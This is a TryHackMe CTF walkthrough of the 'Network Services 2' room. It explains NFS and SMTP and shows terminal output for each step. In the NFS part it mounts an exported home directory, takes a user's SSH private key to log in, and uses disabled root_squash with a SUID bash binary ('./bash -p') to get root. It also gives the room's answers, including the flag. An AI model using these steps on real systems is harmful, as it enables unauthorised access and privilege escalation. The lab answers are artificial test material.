

TryHackMe – Network Services 2



Enumerating and Exploiting More Common Network Services & Misconfigurations.

Note: This room was completed in different days, so you will see different IPs.

Task 1: Get Connected

This room is a sequel to the first network services room. Similarly, it will explore a few more common Network Service vulnerabilities and misconfigurations that you're likely to find in CTFs, and some penetration test scenarios.

Task 2: Understanding NFS

What is NFS?

NFS stands for "Network File System" and allows a system to share directories and files with others over a network. By using NFS, users and programs can access files on remote systems almost as if they were local files. It does this by mounting all, or a portion of a file system on a server. The portion of the file system that is mounted can be accessed by clients with whatever privileges are assigned to each file.

How does NFS work?

We don't need to understand the technical exchange in too much detail to be able to exploit NFS effectively- however if this is something that interests you, I would recommend this resource: <https://docs.oracle.com/cd/E19683-01/816-4882/6mb2ipq7l/index.html>

First, the client will request to mount a directory from a remote host on a local directory just the same way it can mount a physical device. The mount service will then act to connect to the relevant mount daemon using RPC.

The server checks if the user has permission to mount whatever directory has been requested. It will then return a file handle which uniquely identifies each file and directory that is on the server.

If someone wants to access a file using NFS, an RPC call is placed to NFSD (the NFS daemon) on the server. This call takes parameters such as:

- The file handle
- The name of the file to be accessed

- The user's, user ID
- The user's group ID

These are used in determining access rights to the specified file. This is what controls user permissions, I.E read and write of files.

What runs NFS?

Using the NFS protocol, you can transfer files between computers running Windows and other non-Windows operating systems, such as Linux, MacOS or UNIX.

A computer running Windows Server can act as an NFS file server for other non-Windows client computers. Likewise, NFS allows a Windows-based computer running Windows Server to access files stored on a non-Windows NFS server.

More Information:

Here are some resources that explain the technical implementation, and working of, NFS in more detail than I have covered here.

<https://www.datto.com/blog/what-is-nfs-file-share/>

<http://nfs.sourceforge.net/>

<https://wiki.archlinux.org/index.php/NFS>

Question 1: What does NFS stand for?

Answer: *Network File System*

Question 2: What process allows an NFS client to interact with a remote directory as though it was a physical device?

Answer: *Mounting*

Question 3: What does NFS use to represent files and directories on the server?

Answer: *file handle*

Question 4: What protocol does NFS use to communicate between the server and client?

Answer: *RPC*

Question 5: What two pieces of user data does the NFS server take as parameters for controlling user permissions? Format: parameter 1 / parameter 2

Answer: *user id / group id*

Question 6: Can a Windows NFS server share files with a Linux client? (Y/N)

Answer: *Y*

Question 7: Can a Linux NFS server share files with a MacOS client? (Y/N)

Answer: Y

Question 8: What is the latest version of NFS? [released in 2016, but is still up to date as of 2020]

This will require external research.

Answer: 4.2

Task 3: Enumerating NFS

What is Enumeration?

Enumeration is defined as "a process which establishes an active connection to the target hosts to discover potential attack vectors in the system, and the same can be used for further exploitation of the system." - [Infosec Institute](#). It is a critical phase when considering how to enumerate and exploit a remote machine - as the information you will use to inform your attacks will come from this stage.

Requirements

In order to do a more advanced enumeration of the NFS server, and shares- we're going to need a few tools. The first of which is key to interacting with any NFS share from your local machine: **nfs-common**.

NFS-Common

It is important to have this package installed on any machine that uses NFS, either as client or server. It includes programs such as: **lockd**, **statd**, **showmount**, **nfsstat**, **gssd**, **idmapd** and **mount.nfs**. Primarily, we are concerned with "showmount" and "mount.nfs" as these are going to be most useful to us when it comes to extracting information from the NFS share. If you'd like more information about this package, feel free to read: <https://packages.ubuntu.com/jammy/nfs-common>.

You can install **nfs-common** using "*sudo apt install nfs-common*", it is part of the default repositories for most Linux distributions such as the Kali Remote Machine or AttackBox that is provided to TryHackMe.

Port Scanning

Port scanning has been covered many times before, so I'll only cover the basics that you need for this room here. If you'd like to learn more about **nmap** in more detail please have a look at the [nmap](#) room.

The first step of enumeration is to conduct a port scan, to find out as much information as you can about the services, open ports and operating system of the target machine. You can go as in-depth as you like on this, however, I suggest using **nmap** with the **-A** and **-p-** tags.

Mounting NFS shares


Your client's system needs a directory where all the content shared by the host server in the export folder can be accessed. You can create this folder anywhere on your system. Once you've created this mount point, you can use the "mount" command to connect the NFS share to the mount point on your machine like so:

sudo mount -t nfs IP:share /tmp/mount/ -nolock

Let's break this down:

Tag	Function
sudo	Run as root
mount	Execute the mount command
-t nfs	Type of device to mount, then specifying that it's NFS
IP:share	The IP Address of the NFS server, and the name of the share we wish to mount
-nolock	Specifies not to use NLM locking

Let's start with "*nmap -sS -sV -p- 10.10.220.56*".



```
root@ip-10-10-141-156: ~
File Edit View Search Terminal Help
root@ip-10-10-141-156:~# nmap -sS -sV -p- 10.10.220.56

Starting Nmap 7.60 ( https://nmap.org ) at 2024-09-14 15:40 BST
Stats: 0:17:10 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 28.21% done; ETC: 16:41 (0:43:44 remaining)
Stats: 0:20:17 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 31.12% done; ETC: 16:45 (0:44:54 remaining)
Stats: 0:24:30 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 35.07% done; ETC: 16:50 (0:45:23 remaining)
```

```
Ap... n Sat 14 Sep, 17:32 AttackBox IP:10.10.141.156
root@ip-10-10-141-156: ~
File Edit View Search Terminal Help
SYN Stealth Scan Timing: About 93.58% done; ETC: 17:13 (0:05:58 remaining)
NSOCK ERROR [5921.9360s] mksock_bind_addr(): Bind to 0.0.0.0:81 failed (IOD #11): Address already in use (98)
Nmap scan report for ip-10-10-220-56.eu-west-1.compute.internal (10.10.220.56)
Host is up (0.00045s latency).
Not shown: 65528 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
111/tcp   open  rpcbind  2-4 (RPC #100000)
2049/tcp   open  nfs_acl   3 (RPC #100227)
36983/tcp open  nlockmgr 1-4 (RPC #100021)
55745/tcp open  mountd    1-3 (RPC #100005)
59313/tcp open  mountd    1-3 (RPC #100005)
60889/tcp open  mountd    1-3 (RPC #100005)
MAC Address: 02:3A:FB:EB:5C:C7 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 5922.03 seconds
root@ip-10-10-141-156:~#
```

Question 9: Conduct a thorough port scan of your choosing, how many ports are open?

Answer: 7

Question 10: Which port contains the service we're looking to enumerate?

Answer: 2049

Question 11: Now, use `/usr/sbin/showmount -e [IP]` to list the NFS shares, what is the name of the visible share?

Answer: /home

Use “`/usr/sbin/showmount -e 10.10.220.56`”.

```
root@ip-10-10-141-156: ~
File Edit View Search Terminal Help
root@ip-10-10-141-156:~# /usr/sbin/showmount -e 10.10.220.56
Export list for 10.10.220.56:
/home *
root@ip-10-10-141-156:~#
```

Time to mount the share to our local machine!

First, use "`mkdir /tmp/mount`" to create a directory on your machine to mount the share to. This is in the /tmp directory- so be aware that it will be removed on restart.

Then, use the mount command we broke down earlier to mount the NFS share to your local machine.

Question 12: Change directory to where you mounted the share- what is the name of the folder inside?

Answer: cappuccino

```
root@ip-10-10-141-156:~# /usr/sbin/showmount -e 10.10.220.56
Export list for 10.10.220.56:
/home *
root@ip-10-10-141-156:~# mkdir /tmp/mount
```

sudo mount -t nfs 10.10.220.56:/home /tmp/mount/ -nolock

```
root@ip-10-10-141-156:/tmp/mount# sudo mount -t nfs 10.10.220.56:/home
/tmp/mount/ -nolock
root@ip-10-10-141-156:/tmp/mount#
```

```
root@ip-10-10-141-156:/home# cd /tmp/mount/
root@ip-10-10-141-156:/tmp/mount# ls -lrth
total 4.0K
drwxr-xr-x 5 ubuntu ubuntu 4.0K Jun  4 2020 cappuccino
root@ip-10-10-141-156:/tmp/mount#
```

Have a look inside this directory, look at the files. Looks like we're inside a user's home directory...

```
root@ip-10-10-141-156:/tmp/mount# cd cappuccino/
root@ip-10-10-141-156:/tmp/mount/cappuccino# ll
total 36
drwxr-xr-x 5 ubuntu ubuntu 4096 Jun  4 2020 ./
drwxr-xr-x 3 root  root  4096 Apr 21 2020 ../
-rw-r--r-- 1 ubuntu ubuntu  5 Jun  4 2020 .bash_history
-rw-r--r-- 1 ubuntu ubuntu 220 Apr  4 2018 .bash_logout
-rw-r--r-- 1 ubuntu ubuntu 3771 Apr  4 2018 .bashrc
drwx----- 2 ubuntu ubuntu 4096 Apr 22 2020 .cache/
drwx----- 3 ubuntu ubuntu 4096 Apr 22 2020 .gnupg/
-rw-r--r-- 1 ubuntu ubuntu  807 Apr  4 2018 .profile
drwx----- 2 ubuntu ubuntu 4096 Apr 22 2020 .ssh/
-rw-r--r-- 1 ubuntu ubuntu  0 Apr 22 2020 .sudo_as_admin_successful
root@ip-10-10-141-156:/tmp/mount/cappuccino#
```

Interesting! Let's do a bit of research now, have a look through the folders.

Question 13: Which of these folders could contain keys that would give us remote access to the server?

Answer: .ssh

Question 14: Which of these keys is most useful to us?

Answer: id_rsa

```
root@ip-10-10-141-156:/tmp/mount/cappuccino# cd .ssh/
root@ip-10-10-141-156:/tmp/mount/cappuccino/.ssh# ll
total 20
drwx----- 2 ubuntu ubuntu 4096 Apr 22 2020 ./
drwxr-xr-x 5 ubuntu ubuntu 4096 Jun  4 2020 ../
-rw-r--r-- 1 ubuntu ubuntu  399 Apr 22 2020 authorized_keys
-rw-r--r-- 1 ubuntu ubuntu 1679 Apr 22 2020 id_rsa
-rw-r--r-- 1 ubuntu ubuntu  399 Apr 22 2020 id_rsa.pub
root@ip-10-10-141-156:/tmp/mount/cappuccino/.ssh#
```

Copy this file to a different location your local machine and change the permissions to "600" using "chmod 600 [file]".

Assuming we were right about what type of directory this is, we can pretty easily work out the name of the user this key corresponds to.

Question 15: Can we log into the machine using `ssh -i <key-file> <username>@<ip> ? (Y/N)`

Answer: Y

```
cp id_rsa /home
```

```
cd /home/
```

```
ll
```

```
chmod 600 id_rsa
```

```
root@ip-10-10-141-156:/tmp/mount/cappuccino/.ssh# cp id_rsa /home/
root@ip-10-10-141-156:/tmp/mount/cappuccino/.ssh# cd /home/
root@ip-10-10-141-156:/home# ll
total 24
drwxr-xr-x  5 root   root   4096 Sep 14 18:17 ./
drwxr-xr-x 23 root   root   4096 Sep 14 15:35 ../
drwx-----  3 root   root   4096 Aug 16  2020 .cache/
-rw-----  1 root   root   1679 Sep 14 18:17 id_rsa
drwx-----  3 root   root   4096 Aug 17  2020 root/
drwxr-xr-x  8 ubuntu ubuntu 4096 Jun  5 13:31 ubuntu/
root@ip-10-10-141-156:/home# chmod 600 id_rsa
```

```
ssh -i id_rsa cappuccino@10.10.220.56
```

```
root@ip-10-10-141-156:/home# ssh -i id_rsa cappuccino@10.10.220.56
The authenticity of host '10.10.220.56 (10.10.220.56)' can't be established.
ECDSA key fingerprint is SHA256:YZbI4Mck+BQgHK2gc4cdmXuPTz06m8CtiVRKPaIFhLU.
Are you sure you want to continue connecting (yes/no)? y
Please type 'yes' or 'no': yes
Warning: Permanently added '10.10.220.56' (ECDSA) to the list of known hosts.
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 4.15.0-101-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Sat Sep 14 17:23:41 UTC 2024

System load:  0.0               Processes:    102
Usage of /:   45.2% of 9.78GB   Users logged in:  0
Memory usage: 16%              IP address for eth0: 10.10.220.56
Swap usage:   0%
```

```
44 packages can be updated.
0 updates are security updates.

Last login: Thu Jun  4 14:37:50 2020
cappuccino@polonfs:~$
```

Task 4: Exploiting NFS

We're done, right?

Not quite, if you have a low privilege shell on any machine and you found that a machine has an NFS share you might be able to use that to escalate privileges, depending on how it is configured.

What is root_squash?

By default, on NFS shares- Root Squashing is enabled, and prevents anyone connecting to the NFS share from having root access to the NFS volume. Remote root users are assigned a user “nfsnobody” when connected, which has the least local privileges. Not what we want. However, if this is turned off, it can allow the creation of SUID bit files, allowing a remote user root access to the connected system.

SUID

So, what are files with the SUID bit set? Essentially, this means that the file or files can be run with the permissions of the file(s) owner/group. In this case, as the super-user. We can leverage this to get a shell with these privileges!

Method

This sounds complicated, but really- provided you're familiar with how SUID files work, it's fairly easy to understand. We're able to upload files to the NFS share, and control the permissions of these files. We can set the permissions of whatever we upload, in this case a bash shell executable. We can then log in through SSH, as we did in the previous task- and execute this executable to gain a root shell!

The Executable

Due to compatibility reasons, we will obtain the bash executable directly from the target machine.

With the key obtained in the previous task, we can use SCP with the command `scp -i key_name username@10.10.13.189:/bin/bash ~/Downloads/bash` to download it onto our attacking machine.

Another method to overcome compatibility issues is to obtain a standard Ubuntu Server 18.04 bash executable, the same as the server's- as we know from our nmap scan. You can download it [here](#). If you want to download it via the command line, be careful not to download the github page instead of the raw script. You can use `wget https://github.com/polo-sec/writing/raw/master/Security%20Challenge%20Walkthroughs/Networks%202/bash`. Note that this method requires an internet connection, so you won't be able to download it when using a free AttackBox.

Mapped Out Pathway:

If this is still hard to follow, here's a step by step of the actions we're taking, and how they all tie together to allow us to gain a root shell:

NFS Access ->

Gain Low Privilege Shell ->

Upload Bash Executable to the NFS share ->

Set SUID Permissions Through NFS Due To Misconfigured Root Squash ->

Login through SSH ->

Execute SUID Bit Bash Executable ->


ROOT ACCESS

Let's do this!


First, change directory to the mount point on your machine, where the NFS share should still be mounted, and then into the user's home directory.

Go to the browser on your THM machine and paste the URL provided:


<https://github.com/polo-sec/writing/blob/master/Security%20Challenge%20Walkthroughs/Networks%202/bash>



Download the bash executable to your Downloads directory.



See the path where is downloaded (click on the folder). It looks like is in /root.




Another check is to verify in a new shell.

```
cd /root/
```

```
ls
```

There you go, bash file is there.




Then use "cp ~/Downloads/bash ." to copy the bash executable to the NFS share. Then use "cp ~/Downloads/bash ." to copy the bash executable to the NFS share.

cp bash /tmp/mount/cappucino/

cd /tmp/mount/cappucino/

ls




```
root@ip-10-10-72-1: /tmp/mount/cappucino
File Edit View Search Terminal Help
root@ip-10-10-72-1:~# cd /root/
root@ip-10-10-72-1:~# ls
bash          CTFBuilder  Downloads   Pictures     Rooms        thinclient_drives
burp.json     Desktop    Instructions Postman      Scripts      Tools
root@ip-10-10-72-1:~# cp bash /tmp/mount/cappucino/
root@ip-10-10-72-1:~# cd /tmp/mount/cappucino/
root@ip-10-10-72-1:/tmp/mount/cappucino# ls
bash
root@ip-10-10-72-1:/tmp/mount/cappucino#
```

We need to change the permissions on it. Now, we're going to add the SUID bit permission to the bash executable we just copied to the share using "sudo chmod +[permission] bash".

Question 16: What letter do we use to set the SUID bit set using chmod?

Answer: s

sudo chmod +s bash



```
root@ip-10-10-72-1:/tmp/mount/cappucino# ls
bash
root@ip-10-10-72-1:/tmp/mount/cappucino# sudo chmod +s bash
root@ip-10-10-72-1:/tmp/mount/cappucino#
```


Now, it has the SUID bit.

Let's do a sanity check, let's check the permissions of the "bash" executable using "ls -la bash".

Question 17: What does the permission set look like? Make sure that it ends with -sr-x.

Answer: -rwsr-sr-x

ls -la



```
root@ip-10-10-72-1:/tmp/mount/cappucino# ls -la
total 1124
drwxr-xr-x 5 ubuntu ubuntu 4096 Sep 21 18:11 .
drwxr-xr-x 3 root root 4096 Apr 21 2020 ..
-rwsr-sr-x 1 root root 1113504 Sep 21 18:11 bash
-rw-r----- 1 ubuntu ubuntu 5 Jun 4 2020 .bash_history
-rw-r--r-- 1 ubuntu ubuntu 220 Apr 4 2018 .bash_logout
-rw-r--r-- 1 ubuntu ubuntu 3771 Apr 4 2018 .bashrc
drwx----- 2 ubuntu ubuntu 4096 Apr 22 2020 .cache
drwx----- 3 ubuntu ubuntu 4096 Apr 22 2020 .gnupg
-rw-r--r-- 1 ubuntu ubuntu 807 Apr 4 2018 .profile
drwx----- 2 ubuntu ubuntu 4096 Apr 22 2020 .ssh
-rw-r--r-- 1 ubuntu ubuntu 0 Apr 22 2020 .sudo_as_admin_successful
root@ip-10-10-72-1:/tmp/mount/cappucino#
```

It needs an executable function (+x).

chmod +x bash

ls -la

```
root@ip-10-10-72-1:/tmp/mount/cappuccino# chmod +x bash
root@ip-10-10-72-1:/tmp/mount/cappuccino# ls -la
total 1124
drwxr-xr-x 5 ubuntu ubuntu 4096 Sep 21 18:11 .
drwxr-xr-x 3 root root 4096 Apr 21 2020 ..
-rwsr-sr-x 1 root root 1113504 Sep 21 18:11 bash
-rw----- 1 ubuntu ubuntu 5 Jun 4 2020 .bash_history
-rw-r--r-- 1 ubuntu ubuntu 220 Apr 4 2018 .bash_logout
-rw-r--r-- 1 ubuntu ubuntu 3771 Apr 4 2018 .bashrc
drwx----- 2 ubuntu ubuntu 4096 Apr 22 2020 .cache
drwx----- 3 ubuntu ubuntu 4096 Apr 22 2020 .gnupg
-rw-r--r-- 1 ubuntu ubuntu 807 Apr 4 2018 .profile
drwx----- 2 ubuntu ubuntu 4096 Apr 22 2020 .ssh
-rw-r--r-- 1 ubuntu ubuntu 0 Apr 22 2020 .sudo_as_admin_successful
root@ip-10-10-72-1:/tmp/mount/cappuccino#
```

Now, SSH into the machine as the user. List the directory to make sure the bash executable is there.

```
Last login: Thu Jun 4 14:37:50 2020
cappuccino@polonfs:~$ ls
bash
cappuccino@polonfs:~$
```

Now, the moment of truth. Let's run it with `./bash -p`. The `-p` persists the permissions, so that it can run as root with SUID- as otherwise bash will sometimes drop the permissions.

`./bash -p`

whoami

```
cappuccino@polonfs:~$ ./bash -p
bash-4.4# whoami
root
bash-4.4#
```

Woop! Woop! We are root! 😊

Great! If all's gone well, you should have a shell as root!

Question 18: What's the root flag?

Answer: `THM{nfs_got_pwned}`

`cd /root/`

`ls`

`cat root.txt`

```
bash-4.4# whoami
root
bash-4.4# cd /root/
bash-4.4# ls
root.txt
bash-4.4# cat root.txt
THM{nfs_got_pwned}
bash-4.4#
```

Task 5: Understanding SMTP

What is SMTP?

SMTP stands for "Simple Mail Transfer Protocol". It is utilized to handle the sending of emails. In order to support email services, a protocol pair is required, comprising of SMTP and POP/IMAP. Together they allow the user to send outgoing mail and retrieve incoming mail, respectively.

The SMTP server performs three basic functions:

- It verifies who is sending emails through the SMTP server.
- It sends the outgoing mail.
- If the outgoing mail can't be delivered it sends the message back to the sender.

Most people will have encountered SMTP when configuring a new email address on some third-party email clients, such as Thunderbird; as when you configure a new email client, you will need to configure the SMTP server configuration in order to send outgoing emails.


POP and IMAP

POP, or "Post Office Protocol" and IMAP, "Internet Message Access Protocol" are both email protocols who are responsible for the transfer of email between a client and a mail server. The main differences are in POP's more simplistic approach of downloading the inbox from the mail server to the client. Where IMAP will synchronize the current inbox, with new mail on the server, downloading anything new. This means that changes to the inbox made on one computer, over IMAP, will persist if you then synchronize the inbox from another computer. The POP/IMAP server is responsible for fulfilling this process.

How does SMTP work?

Email delivery functions much the same as the physical mail delivery system. The user will supply the email (a letter) and a service (the postal delivery service), and through a series of steps- will deliver it to the recipient's inbox (postbox). The role of the SMTP server in this service, is to act as the sorting office, the email (letter) is picked up and sent to this server, which then directs it to the recipient.

We can map the journey of an email from your computer to the recipients like this:



1. The mail user agent, which is either your email client or an external program, connects to the SMTP server of your domain, e.g. smtp.google.com. This initiates the SMTP handshake. This connection works over the SMTP port, which is usually 25. Once these connections have been made and validated, the SMTP session starts.
2. The process of sending mail can now begin. The client first submits the sender, and recipient's email address - the body of the email and any attachments, to the server.
3. The SMTP server then checks whether the domain name of the recipient and the sender is the same.
4. The SMTP server of the sender will make a connection to the recipient's SMTP server before relaying the email. If the recipient's server can't be accessed or is not available - the Email gets put into an SMTP queue.
5. Then, the recipient's SMTP server will verify the incoming email. It does this by checking if the domain and username have been recognized. The server will then forward the email to the POP or IMAP server, as shown in the diagram above.
6. The E-Mail will then show up in the recipient's inbox.

This is a very simplified version of the process, and there are a lot of sub-protocols, communications and details that haven't been included. If you're looking to learn more about this topic, this is a really friendly to read breakdown of the finer technical details:

<https://computer.howstuffworks.com/e-mail-messaging/email3.htm>

What runs SMTP?

SMTP Server software is readily available on Windows server platforms, with many other variants of SMTP being available to run on Linux.

More Information:

Here is a resource that explain the technical implementation, and working of, SMTP in more detail:

<https://www.afternerd.com/blog/smtp/>

Question 19: What does SMTP stand for?

Answer: *Simple Mail Transfer Protocol*

Question 20: What does SMTP handle the sending of? (answer in plural)

Answer: *emails*

Question 21: What is the first step in the SMTP process?

Answer: *SMTP handshake*

Question 22: What is the default SMTP port?

Answer: *25*

Question 23: Where does the SMTP server send the email if the recipient's server is not available?

Answer: *SMTP queue*

Question 24: On what server does the Email ultimately end up on?

Answer: *POP/IMAP*

Question 25: Can a Linux machine run an SMTP server? (Y/N)

Answer: *Y*

Question 26: Can a Windows machine run an SMTP server? (Y/N)

Answer: *Y*

Task 6: Enumerating SMTP

Enumerating Server Details

Poorly configured or vulnerable mail servers can often provide an initial foothold into a network, but prior to launching an attack, we want to fingerprint the server to make our targeting as precise as possible. We're going to use the "*smtp_version*" module in Metasploit to do this. As its name implies, it will scan a range of IP addresses and determine the version of any mail servers it encounters.

Enumerating Users from SMTP

The SMTP service has two internal commands that allow the enumeration of users: VRFY (confirming the names of valid users) and EXPN (which reveals the actual address of user's aliases and lists of e-mail (mailing lists)). Using these SMTP commands, we can reveal a list of valid users.

We can do this manually, over a telnet connection- however Metasploit comes to the rescue again, providing a handy module appropriately called "*smtp_enum*" that will do the legwork for

us! Using the module is a simple matter of feeding it a host or range of hosts to scan and a wordlist containing usernames to enumerate.

Requirements

As we're going to be using Metasploit for this, it's important that you have Metasploit installed. It is by default on both Kali Linux and Parrot OS; however, it's always worth doing a quick update to make sure that you're on the latest version before launching any attacks. You can do this with a simple "sudo apt update", and accompanying upgrade- if any are required.

Alternatives

